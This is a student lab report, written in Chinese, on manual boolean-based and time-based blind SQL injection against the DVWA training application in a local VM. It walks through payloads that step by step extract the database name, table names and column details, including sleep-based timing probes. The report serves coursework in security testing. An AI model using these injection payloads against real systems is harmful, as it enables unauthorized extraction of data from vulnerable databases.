

# 《漏洞利用及渗透测试基础》实验报告

姓名：申宗尚 学号：2213924 班级：信息安全

实验名称：

SQL 盲注


实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告

实验过程：

1. 首先，安装 OWASP 环境虚拟机

从课程提供的安装包直接解压，然后用 VMware 打开，我们就成功地创建了这个虚拟机。



2. 然后，根据提示的用户名和密码登录虚拟机，可以发现靶机在网址 IP：192.168.45.129，我们访问这个网址来登录 OWASP 的主页。



### 3. SQL 盲注尝试


(1) 判断是否存在 SQL 注入，注入是数值型还是字符型。再此之前我们要知道 ID 中原来就有 1：

**User ID:**

Submit

ID: 1  
First name: admin  
Surname: admin

输入 1' and 1=1 #，可以发现数据库查询成功，而当输入 1' and 1=2 #则没有返回结果，因此可以判断存在字符型注入。



**User ID:**

ID: 1' and 1=1 #  
First name: admin  
Surname: admin

**More info**

**User ID:**

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

(2) 猜解数据库的名字，首先要确定数据库名字的长度，然后逐一猜解字符。  
依次输入 1' and length(database())=x#, 依次尝试 x=1, 2, 3……

**Vulnerability: SQL Injection (Blind)**

**User ID:**

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

**User ID:**

**More info**  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.htm>

**User ID:**

ID: 1' and length(database())=4#  
First name: admin  
Surname: admin

**More info**  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection>

说明数据库长度为 4。

接下来通过二分法来逐个确定这四个字符，可以使用 substr 函数进行配合。

输入 1' and ascii(substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；

**User ID:**

ID: 1' and ascii(substr(database(),1,1))>97 #  
First name: admin  
Surname: admin

输入 1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；

ID: 1' and ascii(substr(database(),1,1))<122 #  
First name: admin  
Surname: admin

输入 1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；

输入 `1' and ascii(substr(database(),1,1))<100 #`，显示不存在，说明数据库名的第一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；

**User ID:**

Submit

---

**More info**

输入 `1' and ascii(substr(database(),1,1))>100 #`，显示不存在，说明数据库名的第一个字符的 ascii 值不大于 100（小写字母 d 的 ascii 值），所以数据库名的第一个字符的 ascii 值为 100，即小写字母 d。

**User ID:**

Submit

ID: 1' and ascii(substr(database(),1,1))=100 #  
First name: admin  
Surname: admin

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

（3）猜解数据库中的表的信息

首先猜解数据库中表的数量：

`1' and (select count (table_name) from information_schema.tables where table_schema = database())=1 #` 显示不存在

**User ID:**

Submit

`1' and (select count (table_name) from information_schema.tables where table_schema=database()) = 2 #`显示存在

**Vulnerability: SQL Injection (Blind)**

**User ID:**

Submit

ID: 1' and (select count (table\_name) from information\_schema.tables where table\_schema=database()) = 2 #  
First name: admin  
Surname: admin

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

说明数据库中共有两个表。

接着我们依次猜解表名：

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=1 # 显示不存在
```

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### More info

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=2 # 显示不存在
```

...

```
1' and length(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1))=9 # 显示存在
```

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin
```

### More info

说明第一个表名长度为9。

接下来，我们再次使用二分法来猜测表名。

```
1' and ascii(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1,1))>97 # 显示存在
```

User ID:

Submit

```
ID: 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>9
First name: admin
Surname: admin
```

### More info

```
1' and ascii(substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),1,1))<122 # 显示存在
```

User ID:

Submit

```
ID: 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122
First name: admin
Surname: admin
```

### More info

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<109 # 显示存在

User ID:

Submit

ID: 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<109  
First name: admin  
Surname: admin

More info

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))<103 # 显示不存在

User ID:

Submit

More info

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>103 # 这段 SQL 注入语句通过检查当前数据库中第一个表名的第一个字符的 ASCII 值是否大于 103（即字符'g'），来推测表名的字符。这是通过逐个字符比较 ASCII 值的方式，逐步推测出数据库中的表名。显示不存在

User ID:

Submit

More info

可以验证一下：

User ID:

Submit

ID: 1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))=103  
First name: admin  
Surname: admin

说明第一个表的名字的第一个字符为小写字母 g。

...

重复上述步骤，即可猜解出两个表名（guestbook、users）。

User ID:

Submit

ID: 1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 #  
First name: admin  
Surname: admin

(4) 第四步：猜解表中的字段名

首先猜解表中字段的数量：`1' and (select count(column_name) from information_schema.columns where table_name='users') = 1 #` 显示不存在 ...

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

...

`1' and (select count(column_name) from information_schema.columns where table_name='users') = 6 #`显示存在

User ID:

Submit

ID: 1' and (select count(column\_name) from information\_schema.columns where table\_name='users') = 6 #

First name: admin

Surname: admin

说明 users 表有 6 个字段。

接着挨个猜解字段名：`1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1), 1)) = 1 #` 显示不存在

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

...

`1' and length(substr((select column_name from information_schema.columns where table_name='users' limit 0,1), 1)) = 7 #` 显示存在

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and length(substr((select column\_name from information\_schema.columns where table\_name='users' limit 0,1), 1)) = 7 #

First name: admin

Surname: admin



说明 users 表的第一个字段为 7 个字符长度。  
采用二分法，即可猜解出所有字段名。接下来采用之前的方式来确定这个字段的名称  
.....

#### 4. 基于时间的 SQL 盲注

也可以使用基于时间的 SQL 盲注，首先判断是否存在注入，注入是字符型还是数字型：  
输入

1' and sleep(5) #，感觉到明显延迟

输入 1 and sleep(5) #，没有延迟

**User ID:**

Submit

ID: 1 and sleep(5) #  
First name: admin  
Surname: admin

说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度： 1' and if(length(database())=1,sleep(5),1) #没有延迟

**User ID:**

Submit

ID: 1' and if(length(database())=1, sleep(5), 1) #  
First name: admin  
Surname: admin

1' and if(length(database())=4,sleep(5),1) # 明显延迟

采用二分法猜解数据库名：

1' and if(ascii(substr(database(), 1, 1)) > 97, sleep(5), 1) # 明显延迟

以此类推，猜解表、字段和数据。。。

#### 心得体会：

在本次实验中，涉及了关于 SQL 盲注的攻击的问题，我实践并领悟到了 SQL 注入的原理等知识：

SQL 盲注是通过观察数据库响应（如时间延迟、页面变化）推测数据的一种攻击方式。常用技术包括布尔盲注和时间盲注，逐字符猜测信息。SQL 注入攻击就是当攻击者无法直接看到查询结果时，通过对数据库服务器的响应行为（如时间延迟、页面内容变化等）来推断数据库信息。通过上述实验我总结到：SQL 盲注主要分为两类：

（1）基于布尔的盲注（Boolean-based Blind SQL Injection）：通过观察应用程序的布尔响应（如页面是否显示正常）来推断查询结果。

（2）基于时间的盲注（Time-based Blind SQL Injection）：通过引入时间延迟（如使用 SLEEP() 函数）来推断查询结果。